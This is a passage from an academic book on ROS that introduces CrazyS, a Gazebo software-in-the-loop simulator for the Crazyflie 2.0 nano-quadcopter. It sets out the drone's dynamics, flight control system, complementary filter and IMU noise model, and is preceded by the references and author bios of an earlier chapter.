29. Li, Q.: Grey-box system identification of a quadrotor unmanned aerial vehicle. M.sc. thesis, Delft University of Technology (2014). https://repository.tudelft.nl/islandora/object/uuid
30. Alsharif, M.A., Hoelzel, M.S.: Estimation of a drone's rotational dynamics with piloted android flight data. In: Conference on Decision and Control (2016)
31. Kirk, D.E.: Optimal Control Theory: An Introduction. Dover Publications (2004)
32. Hasdorff, L.: Gradient Optimization and Nonlinear Control. John Wiley and Sons (1975)
33. Matus-Vargas, A., Rodriguez-Gomez, G., Martinez-Carranza, J.: Numerical optimization techniques for nonlinear quadrotor control. In: International Conference on Unmanned Aerial Systems (2017)
34. LRSE. ros-keyboard. https://github.com/lrse/ros-keyboard
35. LP-Research. LpSensor library. https://bitbucket.org/lpresearch/openmat/downloads/LpSensor-1.3.5-Linux-x86-64.tar.gz
36. Markus Achtelik. vicon_bridge. https://github.com/ethz-asl/vicon_bridge
37. ROS wiki. Running ROS across multiple machines. http://wiki.ros.org/ROS/Tutorials/MultipleMachines
38. Vicon Motions Systems. Vicon Vantage. https://www.vicon.com/products/camera-systems/vantage

Antonio Matus-Vargas is a Computer Science Ph.D. student at the Instituto Nacional de Astrofísica, Óptica y Electrónica (INAOE). He received the M.Sc. degree in Intelligent Systems and the B.Sc. degree in Mechatronics Engineering from the Tec de Monterrey.

Gustavo Rodriguez-Gomez is a Researcher at Instituto Nacional de Astrofísica, Óptica y Electrónica (INAOE). He has an Undergraduate Degree in Mathematics from Universidad Nacional Autónoma de México and a Ph.D. in Computer Science from INAOE. His current research interests include mathematical modeling, scientific computing, control algorithms and the numerical solution of partial and ordinary differential equations.

Jose Martinez-Carranza is Associate Professor at the Computer Science Department in the Instituto Nacional de Astrofísica, Óptica y Eletrónica (INAOE) and Honorary Senior Research Fellow at the Computer Science Department in the University of Bristol. He received the highly prestigious Newton Advanced Fellowship (2015–2018). He also leads a Mexican team winner of the 1st Place in the IROS 2017 Autonomous Drone Racing competition and 2nd Place in the International Micro Air Vehicle competition (IMAV) 2016.

CrazyS: A Software-in-the-Loop Simulation Platform for the Crazyflie 2.0 Nano-Quadcopter

Giuseppe Silano and Luigi Iannelli

Abstract This chapter proposes a typical use case dealing with the physical simulation of autonomous robots (specifically, quadrotors) and their interfacing through ROS (Robot Operating System). In particular, we propose CrazyS, an extension of the ROS package RotorS, aimed to modeling, developing and integrating the Crazyflie 2.0 nano-quadcopter in the physics based simulation environment Gazebo. Such simulation platform allows to understand quickly the behavior of the flight control system by comparing and evaluating different indoor and outdoor scenarios, with a details level quite close to reality. The proposed extension, running on Kinetic Kame ROS version but fully compatible with the Indigo Igloo one, expands the RotorS capabilities by considering the Crazyflie 2.0 physical model, its flight control system and the Crazyflie's on-board IMU, as well. A simple case study has been considered in order to show how the package works and how the dynamical model interacts with the control architecture of the quadcopter. The contribution can be also considered as a reference guide for expanding the RotorS functionalities in the UAVs field, by facilitating the integration of new aircrafts. We rel5,eased the software as open-source code, thus making it available for scientific and educational activities.

Keywords Software-in-the-loop simulation · Virtual reality · UAV · Crazyflie 2.0 · ROS · Gazebo · RotorS · Robotics System Toolbox · Continuous integration

1 Introduction

Unmanned Aerial Vehicles (UAVs), although originally designed and developed for defense and military purposes (e.g., aerial attacks or military air covering), during recent years gained an increasing interest and attention related to the civilian

G. Silano (✉) · L. Iannelli
Department of Engineering, University of Sannio in Benevento, Piazza Roma, 21, 82100 Benevento, Italy
e-mail: giuseppe.silano@unisannio.it

L. Iannelli
e-mail: luigi.iannelli@unisannio.it

A. Koubaa (ed.), *Robot Operating System (ROS)*, Studies in Computational Intelligence 831, https://doi.org/10.1007/978-3-030-20190-6_4

use. Nowadays, UAVs are employed for several tasks and services like surveying and mapping [1], for rescue operations in disasters [2, 3], for spatial information acquisition, buildings inspection [4, 5], data collection from inaccessible areas, geophysics exploration [6, 7], traffic monitoring [8], animal protection [9], agricultural crops and monitoring [10], manipulation and transportation or navigation purposes [11, 12].

Many existing algorithms for the autonomous control [13, 14] and navigation [15, 16] are provided in the literature, but it is particularly difficult to make the UAVs able to work autonomously in constrained and unknown environments or also indoor. Thus, it follows the need for tools that allow to understand what it happens when some new applications are going to be developed in unknown or critical situations. Simulation is one of such helpful tools, widely used in robotics [17–19], and whose main benefits are costs and time savings, enabling not only to create various scenarios, but also to study and to carry out complex missions that might be time consuming and risky in the real world. Finally, bugs and mistakes in simulation cost nothing: it is possible to crash a vehicle virtually several times and thereby getting a better understanding of implemented methods under various conditions. To this aim, simulation environments are very important for fast prototyping and educational purposes. Indeed, they are able to manage the complexity and heterogeneity of the hardware and the applications, to promote the integration of new technologies, to simplify the software design, to hide the complexity of low-level communication [20].

Different solutions, typically based on external robotic simulators such as Gazebo [21], V-REP [22], Webots [23], AirSim [24], MORSE [25], are available to this purpose. They employ recent advances in computation and graphics (e.g., the AirSim photorealistic environment [15]) in order to simulate physical phenomena (gravity, magnetism, atmospheric conditions) and perception (e.g., providing sensor models) in such a way that the environment realistically reflects the actual world. Definitely, it comes out that complete software platforms able to test control algorithms for UAVs in a simulated 3D environment are becoming more and more important.

In this tutorial chapter, the Micro Aerial Vehicles (MAVs) simulation framework RotorS[1] [28] has been employed as a base for proposing CrazyS, a software package for modeling, developing and integrating the dynamics and the control architecture of the nano-quadcopter Crazyflie 2.0 [26] (Fig. 1) in the Gazebo simulator.

Our work may be considered the answer to impelling needs of many researchers working on Crazyflie that ask for a simulator specific for such nano-quadrotor platform, as clearly stated in [29, Sect. 9.5]. At the same time, the chapter can be seen as a reference guide for expanding functionalities of RotorS and facilitating the integration of new vehicles equipped with both on-board sensors and control systems. In addition, the contribution aims to highlight how the development of control strategies may be facilitated allowing performance evaluation in a scenario quite close to reality, thanks to software-in-the-loop (SITL) simulation methodologies (see [30] for a general overview and [31, 32] for mechatronics and UAV applications).

[1]Together with Hector Quadrotor [27], RotorS is among the most used platforms for simulating a multi-rotor in Gazebo through ROS middleware.

Fig. 1 The Crazyflie 2.0 nano-quadcopter. Retrieved from [26]. Copyright 2018 by Bitcraze AB

The chosen aircraft, the Crazyflie 2.0, is available on the market at a price of less than $200 and it is ideal for many research areas (e.g., large swarm [33], tethered flight [34], path planning [35], mixed reality [36], education [37], disturbances rejection [38], etc.). The source code and the hardware are open, making it possible to go through any part of the system for complete control and full flexibility. New hardware and sensors can be linked through the versatile expansion ports, enabling the addition of the latest sensors. The small size and light weight reduce the need for safety equipment and increase the productivity. For all such reasons, it appears valuable to have a detailed flexible simulator of the Crazyflie dynamic behavior, with the possibility of validating in an easy way the effects of modifying the control architecture for achieving complex missions. We published the software as open-source [39] and at the same time we opened a pull request [40] on RotorS repository with the aim to share our result with other researchers who already use such tools and would like to use the platform. However this chapter may help also those researchers, as control engineers, that are familiar with UAV applications and software-in-the-loop simulation concepts but have no experience with Gazebo and ROS.

The chapter is organized as follows. First, we briefly describe the quadcopter dynamical model and its flight control system, i.e., the architecture of the Crazyflie's low level control system. Then we model the on-board sensors, i.e., the Inertial Measurement Unit (IMU MPU–9250 [41]) in order to develop a simulation platform as close as possible to the real system. The entire procedure followed to bring datasheet values to the simulation environment will be explained in detail by describing the mathematical models and the related specifications. A further part will deal with the complementary filter, i.e., the default Crazyflie state estimator, that has been implemented in CrazyS according to the 2018.01.1 firmware release of the aircraft. After that we demonstrate how to download and to use the CrazyS ROS package by providing step by step instructions on how to proceed, by taking into account all software pre-requisites and dependencies (see Sect. 3.1).

At this point we give a complete overview of the simulation environment. Starting from a RotorS example, it is here described how CrazyS is structured for taking, as command signals, the yaw rate $\dot{\psi}_c$, the pitch angle θ_c, the roll angle ϕ_c and the thrust (actually, it denotes the desired rotors speed Ω_c). Such commands correspond to the inputs (references) of the on-board low level control in the Crazyflie 2.0 architecture (see Sect. 3.2).

We show how to use the MathWorks® Robotics System Toolbox (RST) to build-up a simulation platform in which control strategies are implemented through Simulink schemes, i.e., the usual tools that control engineers are familiar with. The RST allows to run Simulink schemes and to interface them to Gazebo that is in charge of simulating the detailed aircraft physical model (Sect. 3.4.1). Then, control strategies will be implemented in C++ code thus achieving a complete software-in-the-loop simulation platform based on ROS and Gazebo (see Sect. 3.4.2). Finally, it will be described how to configure a Continuous Integration (CI) infrastructure, by proposing a solution to link the open-source platform TravisCI with the CrazyS repository. Advantages related to the use of CI system when developing ROS packages are described in Sect. 3.5. Conclusions close the chapter.

2 Crazyflie 2.0 Nano-Quadcopter

In this section, we describe the quadcopter physical model and how the simulator works. Moreover the flight control system architecture is presented together with the on-board sensors model. Contents of this section are inspired by our previous work [42] but are here reviewed and explored in detail.

2.1 Dynamical Model

The design of a suitable position controller for the quadcopter exploits an accurate dynamical model. As the usual approach in the literature, we introduce two orthonormal frames: the fixed-frame O_{FI} (where FI stands for Fixed Inertial), also called inertial (or reference) frame, and the body-frame O_{ABC} (where ABC stands for Aircraft Body Center) that is fixed in the aircraft center of gravity and oriented along the aircraft main directions (so defining its attitude), see Fig. 2.

According to [43], the forces (Eqs. (1) and (2)) and the momentum (Eqs. (3) and (4)) equations can be derived. Such model consists of twelve differential equations for the system dynamics and four algebraic equations describing the relations between inputs (forces and momenta) to the system and rotor velocities (Eqs. (5) and (6)).

$$\begin{bmatrix} \dot{x}_d \\ \dot{y}_d \\ \dot{z}_d \end{bmatrix} = \mathbf{R}^T(\phi_d, \theta_d, \psi_d) \begin{bmatrix} u_d \\ v_d \\ w_d \end{bmatrix}, \tag{1}$$

$$\begin{bmatrix} \dot{u}_d \\ \dot{v}_d \\ \dot{w}_d \end{bmatrix} = \begin{bmatrix} 0 \\ 0 \\ F_z/m \end{bmatrix} - \mathbf{R}(\phi_d, \theta_d, \psi_d) \begin{bmatrix} 0 \\ 0 \\ g \end{bmatrix} - \begin{bmatrix} p_d \\ q_d \\ r_d \end{bmatrix} \times \begin{bmatrix} u_d \\ v_d \\ w_d \end{bmatrix}, \tag{2}$$




Fig. 2 Crazyflie in the body-frame (O_{ABC}) and the fixed-frame (O_{FI}) reference system. Forces, spin directions and the propellers angular velocity ω_i of each rotor are depicted

$$\begin{bmatrix} \dot{p}_d \\ \dot{q}_d \\ \dot{r}_d \end{bmatrix} = \mathbf{J}^{-1} \left(\begin{bmatrix} M_x \\ M_y \\ M_z \end{bmatrix} - \begin{bmatrix} p_d \\ q_d \\ r_d \end{bmatrix} \times \mathbf{J} \begin{bmatrix} p_d \\ q_d \\ r_d \end{bmatrix} \right), \tag{3}$$

$$\begin{bmatrix} \dot{\phi}_d \\ \dot{\theta}_d \\ \dot{\psi}_d \end{bmatrix} = \begin{bmatrix} 1 & s_{\phi_d} t_{\theta_d} & c_{\phi_d} t_{\theta_d} \\ 0 & c_{\phi_d} & -s_{\phi_d} \\ 0 & s_{\phi_d}/c_{\theta_d} & c_{\phi_d}/c_{\theta_d} \end{bmatrix} \begin{bmatrix} p_d \\ q_d \\ r_d \end{bmatrix}, \quad \theta_d \neq \frac{\pi}{2}. \tag{4}$$

The body-frame orientation is described through the Euler angles ϕ_d, θ_d and ψ_d, defined according to the ZYX convention [44] and it can be computed by considering that the rotation matrix $\mathbf{R}(\phi_d, \theta_d, \psi_d)$ allows to convert a vector expressed in the fixed-frame to a vector expressed in the O_{ABC} body-frame. Thus, Eq. (1) relates the linear velocities of the aircraft in the O_{ABC} frame, i.e., $\begin{pmatrix} u_d & v_d & w_d \end{pmatrix}^\top$, to the linear velocities of the aircraft in the fixed frame, denoted by $\begin{pmatrix} \dot{x}_d & \dot{y}_d & \dot{z}_d \end{pmatrix}^\top$, through the inverse matrix $\mathbf{R}(\phi_d, \theta_d, \psi_d)^{-1} = \mathbf{R}(\phi_d, \theta_d, \psi_d)^\top$. Whereas, by considering the time derivative of $\mathbf{R}(\phi_d, \theta_d, \psi_d)$, the angular velocities of the aircraft in the O_{FI} frame are related to the corresponding velocities expressed in the body frame through Eq. (4), where $c_\bullet$, $s_\bullet$ and $t_\bullet$ denote $\cos(\bullet)$, $\sin(\bullet)$ and $\tan(\bullet)$ functions, respectively.

Conversely, the remaining six equations (Eqs. (2) and (3)) describe the UAV linear and angular accelerations in the O_{ABC} frame. The diagonal matrix $\mathbf{J}$ has the inertia of the body about the x, y and z-axis, respectively, while m is the total mass of the quadcopter and g the gravitational constant.

Table 1 Crazyflie 2.0 parameter values according to the MAV model employed in RotorS

Entries	Sym.	Value	Unit
Motor_constant	C_T	$1.28192 \cdot 10^{-8}$	kg m rad^{-2}
Moment_constant	C_M	$5.964552 \cdot 10^{-3}$	kg m^2 rad^{-2}
Rotor_drag_coefficient	C_D	$8.06428 \cdot 10^{-5}$	kg rad^{-1}
Rolling_moment_coefficient	C_R	$1 \cdot 10^{-6}$	kg m rad^{-1}

The system inputs are reported in Eqs. (5) and (6), where ω_1, ω_2, ω_3 and ω_4 represent the rotors angular velocities expressed in rad s^{-1}:

$$F_z = C_T \left(\omega_1^2 + \omega_2^2 + \omega_3^2 + \omega_4^2\right), \tag{5}$$

$$M = \begin{bmatrix} M_x \\ M_y \\ M_z \end{bmatrix} = \frac{1}{\sqrt{2}} \begin{bmatrix} C_T\, d \left(-\omega_1^2 - \omega_2^2 + \omega_3^2 + \omega_4^2\right) \\ C_T\, d \left(-\omega_1^2 + \omega_2^2 + \omega_3^2 - \omega_4^2\right) \\ \sqrt{2}\, C_M \left(-\omega_1^2 + \omega_2^2 - \omega_3^2 + \omega_4^2\right) \end{bmatrix}. \tag{6}$$

Finally, d is the distance of the propellers from the center of gravity while C_T and C_M are the rotor thrust and rotor moment constants, respectively [28]. By increasing or decreasing uniformly the propellers speed it causes an altitude change, while by varying the speed ω_1 and ω_4 (or the pair ω_2 and ω_3 with the opposite effect) it causes the aircraft to tilt about the y-axis, i.e., the pitch angle θ_d. Similarly, by varying the speeds ω_1 and ω_2 (or the pair ω_3 and ω_4) it causes the aircraft to tilt about the x-axis, i.e., the roll angle ϕ_d. Finally, the vector sum of the reaction moment produced by the speed of the pair ω_1 and ω_3 and the reaction moment produced by the speed of ω_2 and ω_4 will cause the quadcopter to spin about its z-axis, i.e., modifying the yaw angle ψ_d. Further details are given in [43, 45] while the parameter values of the Crazyflie have been taken from the repository [46] by the same research group of [29].

According to the MAV model employed in RotorS [28], Table 1 summarizes the drone parameter values reported in the `crazyflie2.xacro` file and used to describe the aircraft dynamics with the corresponding entries.

2.2 *Flight Control System*

In order to illustrate how to apply SITL testing methodologies to UAV design, we consider a common architecture of a flight control system for controlling the position of a quadrotor, so as illustrated in [43]. We have a "reference generator" that takes the position to reach (x_r, y_r and z_r) and the desired yaw angle ψ_r and generates the command signals (θ_c, ϕ_c, Ω_c and $\dot{\psi}_c$) that are inputs for the on-board control architecture of the Crazyflie. Figure 3 describes the overall system while Figs. 4 and 5 describe the reference generator and the on-board control architecture, respectively.




Fig. 3 The control scheme. Subscript c refers to commands, r to references, d indicates the actual drone variables and k indicates the sensors and data fusion outputs when the Crazyflie's state estimator is in the loop (when it is not, they are replaced by the values coming from the odometry)

In the event that the desired position is not available (it should be published on the ROS topic *command/trajectory*), the drone maintains its previous pose until the next waypoint.

2.2.1 Reference Generator

The reference generator uses drone measurements, in particular the drone position (x_d, y_d and z_d) and its body-frame velocity (u_d, v_d), and the estimated orientation along z-axis (i.e., the yaw ψ_k) to compute the command signals (θ_c, ϕ_c, Ω_c and $\dot{\psi}_c$). In real indoor applications the drone position and velocity come from a motion capture system (MoCap), such as Vicon [47], Optitrack [48] or Qualisys [49]. Here, for simplicity we modeled such data coming from an ideal (no bias and no noise) virtual odometry sensor in the simulation environment. However the platform allows to model also typical measurement data coming from such systems, without much difficulty.

As described by the overall scheme in Fig. 4, the reference generator computes the desired attitude (θ_c and ϕ_c), the yaw rate ($\dot{\psi}_c$) and thrust (Ω_c) commands for the Crazyflie, later used as references for the on-board control system. Such command signals are limited as summarized in Table 2.

The thrust is expressed directly as a pulse with modulation (PWM) signal (a 16 bit unsigned integer), and obtained by the sum of two terms: the feedforward term $\omega_e = 6874$ corresponding to the hovering condition (perfect horizontal attitude and propellers velocities that counteracts the gravity force) and the feedback term $\Delta\omega_e$. The reference signals x_e and y_e (see Fig. 4) are computed as:

$$x_e = (x_r - x_d)\cos(\psi_k) + (y_r - y_d)\sin(\psi_k) \tag{7a}$$

$$y_e = (y_r - y_d)\cos(\psi_k) - (x_r - x_d)\sin(\psi_k). \tag{7b}$$

Such signals are employed as setpoints for the velocities body-frame u_d and v_d, respectively. As explained in [43], the logic behind such choice consists in the fact that bigger is the error faster the quadcopter should move in order to arrive at the




Fig. 4 The reference generator scheme. The obtained heuristic PID gains are: $K_{P_{\dot{\psi}_c}} = 0.0914$, $K_{P_{\Omega_c}} = 70$, $K_{I_{\Omega_c}} = 3.15$, $K_{D_{\Omega_c}} = 373$, $K_{P_{\theta_c}} = 3.59$, $K_{I_{\theta_c}} = 5.73$, $K_{P_{\phi_c}} = -3.59$ and $K_{I_{\phi_c}} = -5.73$

Table 2 Physical constraints of the Crazyflie 2.0 nano-quadcopter

	Sym.	Unit	Output limit
Roll command	ϕ_c	rad	$[-\pi/6,\ \pi/6]$
Pitch command	θ_c	rad	$[-\pi/6,\ \pi/6]$
Yaw rate command	$\dot{\psi}_c$	rad s^{-1}	$[-1.11\pi,\ 1.11\pi]$
Thrust command	Ω_c	UINT16	[5156, 8163]

desired point. Instead, when the error is small, the drone is close to the desired point and the setpoint for the velocity should be also small.

2.2.2 On-Board Control System

The on-board control is decomposed into two parts: the attitude and the rate controller, both illustrated in Fig. 5. They work together in a cascaded control structure. As commonly implemented in such structures, the inner loop needs to regulate at a rate faster than the outer. In this case, the attitude controller runs at 250 Hz while the rate controller runs at 500 Hz.




Fig. 5 On-board control architecture of the Crazyflie 2.0, release 2018.01.1. The obtained heuristic gains are: $K_{P_{p_c}} = 0.0611$, $K_{I_{p_c}} = 0.0349$, $K_{P_{q_c}} = 0.0611$, $K_{I_{q_c}} = 0.0349$, $K_{P_{\Delta\phi_{mc}}} = 1000$, $K_{P_{\Delta\theta_{mc}}} = 1000$, $K_{P_{\Delta\psi_{mc}}} = 1000$ and $K_{I_{\Delta\psi_{mc}}} = 95.683$

We considered the on-board control architecture existing in the firmware release,[2] the 2018.01.1. The same software architecture has been followed also to integrate the complementary filter (see Sect. 2.3.1), the default Crazyflie state estimator. Starting from the accelerometer and gyroscope data, the filter allows to estimate the attitude (ϕ_k, θ_k and ψ_k) and the angular velocities (p_k, q_k and r_k) used by the on-board control loop also managing the sensors' bias and noise terms. All controller parameter values are provided in the file `controller_crazyflie2.yaml` and they can be easily modified as explained in Sect. 3.4.2.

Finally, we modeled the actuators dynamics (see Fig. 5) by considering the relationship between the PWM signals sent to the motors and the actual propellers speed, so as explained in [50],

$$\omega_i = \frac{\pi}{30}\left(\alpha \cdot PWM_i + q\right), \tag{8}$$

where $\alpha = 0.2685$ and $q = 4070.3$. The PWM signals are computed according to the rate controller outputs $\Delta\phi_{mc}$, $\Delta\theta_{mc}$ and $\Delta\psi_{mc}$, i.e., the total variations from the equilibrium, and the thrust command Ω_{mc} (that, in particular, corresponds to Ω_c):

$$\begin{cases} PWM_1 = \Omega_{mc} - \Delta\theta_{mc}/2 - \Delta\phi_{mc}/2 - \Delta\psi_{mc} \\ PWM_2 = \Omega_{mc} + \Delta\theta_{mc}/2 - \Delta\phi_{mc}/2 + \Delta\psi_{mc} \\ PWM_3 = \Omega_{mc} + \Delta\theta_{mc}/2 + \Delta\phi_{mc}/2 - \Delta\psi_{mc} \\ PWM_4 = \Omega_{mc} - \Delta\theta_{mc}/2 + \Delta\phi_{mc}/2 + \Delta\psi_{mc}. \end{cases} \tag{9}$$

[2] Of course that has been possible thanks to the fact that Crazyflie firmware is open-source.

Usually, a DC motor can be characterized as a first order transfer function, but in our application a well approximated behavior assumes that the transient is fast enough and that it will not cause much delay in the system.

2.3 State Estimation

One of the key elements enabling stable and robust UAV flights is an accurate knowledge of the state of the aircraft. In CrazyS, as well as in RotorS, such information can be directly provided by an (ideal) odometry sensor. This means that position, orientation, linear and angular velocities of the Crazyflie come from Gazebo plugins.[3]

As mentioned before, the odometry sensor has been used only to know the position and the linear velocity of the vehicle. Conversely, the drone orientation and angular velocity have been obtained by using the default Crazyflie state estimator: the complementary filter. Nevertheless, with the aim of highlighting the flexibility of the simulation platform (it is quite easy to move from a simulation scenario to another), we compared the outputs of the complementary filter with the ideal case (see Sect. 3.4.2) where position, orientation, angular and linear velocities come from the odometry sensor (without noise and bias). Therefore, in this section we will give an overview of how the filter works (further details can be found in [51]) and how to model and integrate the IMU measurements in Gazebo starting from the sensor datasheet values.

2.3.1 Complementary Filter

The Kalman filter is a well known and established solution for combining sensors data into navigation-ready data, although its nonlinear version is difficult to apply with low-cost and high-noise sensors [52]. Moreover also Extended Kalman filter (EKF) techniques might give unsatisfactory results [53] and accurate calibration for gyroscope offsets, noise and other constants, might be needed to properly implement Kalman filtering. On the other hand, complementary filters, that are not model based techniques, are not well-suited for high-risk applications like space or unmanned missions. However, compared to Kalman filtering, the complementary filter is less computationally intensive, requires less calibration and more readily performs on small, low-power processing hardware. In practice that technique is ideal for small, low-cost aircrafts as the Crazyflie 2.0. Thus, a complementary filter has been implemented in CrazyS. Nevertheless, a Kalman filter solution can be investigated and implemented in order to evaluate the trade off between precision and computational

[3] Such data can be easily processed by adding noise and bias terms when required, as explained in [28].

burden. The modular structure of CrazyS allows to replace the complementary filter with another estimator (e.g., Luenberger observer, EKF, particle filter, etc.), in easy way.

The key idea behind the complementary filter is to use the information coming from the gyroscope (that is precise and not susceptible to external forces), and data from the accelerometers (they have no drift). In particular, the on-board complementary filter of the Crazyflie follows the implementation of Madgwick's IMU and AHRS (Attitude and Heading Reference Systems) algorithms [51].

Among its advantages, the filter allows a significant reduction in the computational load, guarantees good performances and eliminates the need for a predefinition of the magnetic field direction.

2.3.2 IMU Sensor Model

As explained in [54], we modeled the on-board Crazyflie's IMU (MPU−9250, [41]) by integrating it in the `component_snippets.xacro`. The Xacro file [55], that is a particular eXtensibile Markup Language (XML) file used to generate a more readable and often shorter XML code, contains all the macros employed to model the sensors behavior in the Gazebo simulator. The XML tag structure allows to set properties that are related to the physical features of the IMU, like the measurement delay, the divisor (it allows to set up the sensor frequency response, see [56]), the mass or other physical parameters. The macros in such file can be used by any aircraft in the simulation environment, each one described by using an own xacro file (`crazyflie2_base.xacro`, in our case). Such file contains the full list of the on-board integrated components (IMU, barometer, camera, odometry sensor, etc.). More details on how they are related to the *launch* files[4] are reported in Sect. 3.3.1.

```
<xacro:macro name="crazyflie2_imu" params="namespace parent_link">
<xacro:imu_plugin_macro
namespace="${namespace}"
imu_suffix=""
parent_link="${parent_link}"
imu_topic="imu"
measurement_delay="0"
measurement_divisor="1"
mass_imu_sensor="0.00001"
gyroscope_noise_density="0.000175"
gyroscope_random_walk="0.0105"
gyroscope_bias_correlation_time="1000.0"
gyroscope_turn_on_bias_sigma= "0.09"
accelerometer_noise_density="0.003"
accelerometer_random_walk="0.18"
accelerometer_bias_correlation_time="300.0"
```

[4]Launch files are very common in ROS to both users and developers. They provide a convenient way to start up multiple nodes and a master, as well as other initialization requirements such as setting parameters.

```
accelerometer_turn_on_bias_sigma="0.588">
<inertia ixx="0.00001" ixy="0.0" ixz="0.0" iyy="0.00001" iyz="0.0"
    izz="0.00001" />
<origin xyz="0 0 0" rpy="0 0 0" />
</xacro:imu_plugin_macro>
</xacro:macro>
```

Listing 4.1 Crazyflie IMU tag structure

In RotorS (and, thus, in CrazyS), measurements are modeled by two types of sensor errors affecting both the angular rate measurement $\tilde{\omega}$ and the linear acceleration $\tilde{a}$, expressed as

$$\tilde{\omega}(t) = \omega(t) + b_\omega(t) + n_\omega(t) \tag{10a}$$

$$\tilde{a}(t) = a(t) + b_a(t) + n_a(t), \tag{10b}$$

where $n_\bullet(t)$ is an additive noise term that fluctuates very rapidly (the white noise) and $b_\bullet(t)$ is a slowly varying sensor bias. All gyroscope and accelerometer axis measurements are modeled, independently. Table 3 summarizes all the model parameters that are reported as entries in the Xacro file (see Listing 4.1).

Since the aim of this chapter is to illustrate a SITL simulation platform and its use rather than simulating a specific hardware component, it is not important for our work to identify accurately the model of all hardware components and sensors. Instead, we are interested in getting realistic values for the parameters of the simulated models. To this aim datasheets are enough for getting values of interest. In particular, the accelerometer and gyroscope noise densities (the *white noise density*) have been easily obtained from the MPU−9250 datasheet, requiring just a scaling due to the fact that Gazebo uses SI units measurements [57]. On the other hand, the bias part of the model (the *random walk*) is rarely specified into datasheets. However it can be characterized [54, 58, 59] as

Table 3 Summary of the IMU model parameters

	Sym.	Unit	Value
Gyroscope			
White noise density	n_ω	rad/s/$\sqrt{\text{Hz}}$	0.000175
Random walk	b_ω	rad/s^2/$\sqrt{\text{Hz}}$	0.0105
Bias correlation time	b_{t_ω}	s	1000
Turn on bias sigma	b_{ω_0}	rad/s^{-1}	0.09
Accelerometers			
White noise density	n_a	m/s^2/$\sqrt{\text{Hz}}$	0.003
Random walk	b_a	m/s^3/$\sqrt{\text{Hz}}$	0.18
Bias correlation time	b_{t_a}	s	300
Turn on bias sigma	b_{a_0}	m s^{-2}	0.588

$$b_\bullet = n_\bullet \sqrt{T}, \tag{11}$$

where the parameter $n_\bullet$ is the noise density (aka spectral noise density), and T is the time period over which the idealized white noise process is integrated (one hour, in our case). Finally, the *turn on bias* and the *bias correlation time* refer to the bias value, originated when the inertial sensor turns on, and its time constant, respectively [60].

As said previously, the above mentioned procedure is independently of a specific sensor. Thus, it can be employed to model any sensor in the virtual scenario expanding the functionalities of the simulation framework.

3 Tutorials

This section explains how to use the CrazyS simulation framework with its main components. The setting-up in Ubuntu, both Trusty (14.04) and Xenial (16.04) distros, is shown in Sect. 3.1.2. Although the platform is fully compatible with Indigo Igloo version of ROS and Ubuntu 14.04, such configuration is not recommended since the ROS support will close in April 2019.

Section 3.2 demonstrates how to put the nano-quadcopter into hovering mode, with and without the aircraft on-board sensors, and how to attach such sensors to it (see Sect. 3.3.1). Section 3.3 describes the simulator through the hovering example, while Sect. 3.4 illustrates how to employ the Robotics System Toolbox for testing the controller strategy before implementing the corresponding ROS code. The aim is to show how the controlled system can change its behavior with respect to the Matlab/Simulink version when tested in an environment closer to the reality like Gazebo, and how to verify it before writing many lines of `C++` or Python code.

3.1 Simulator Setup

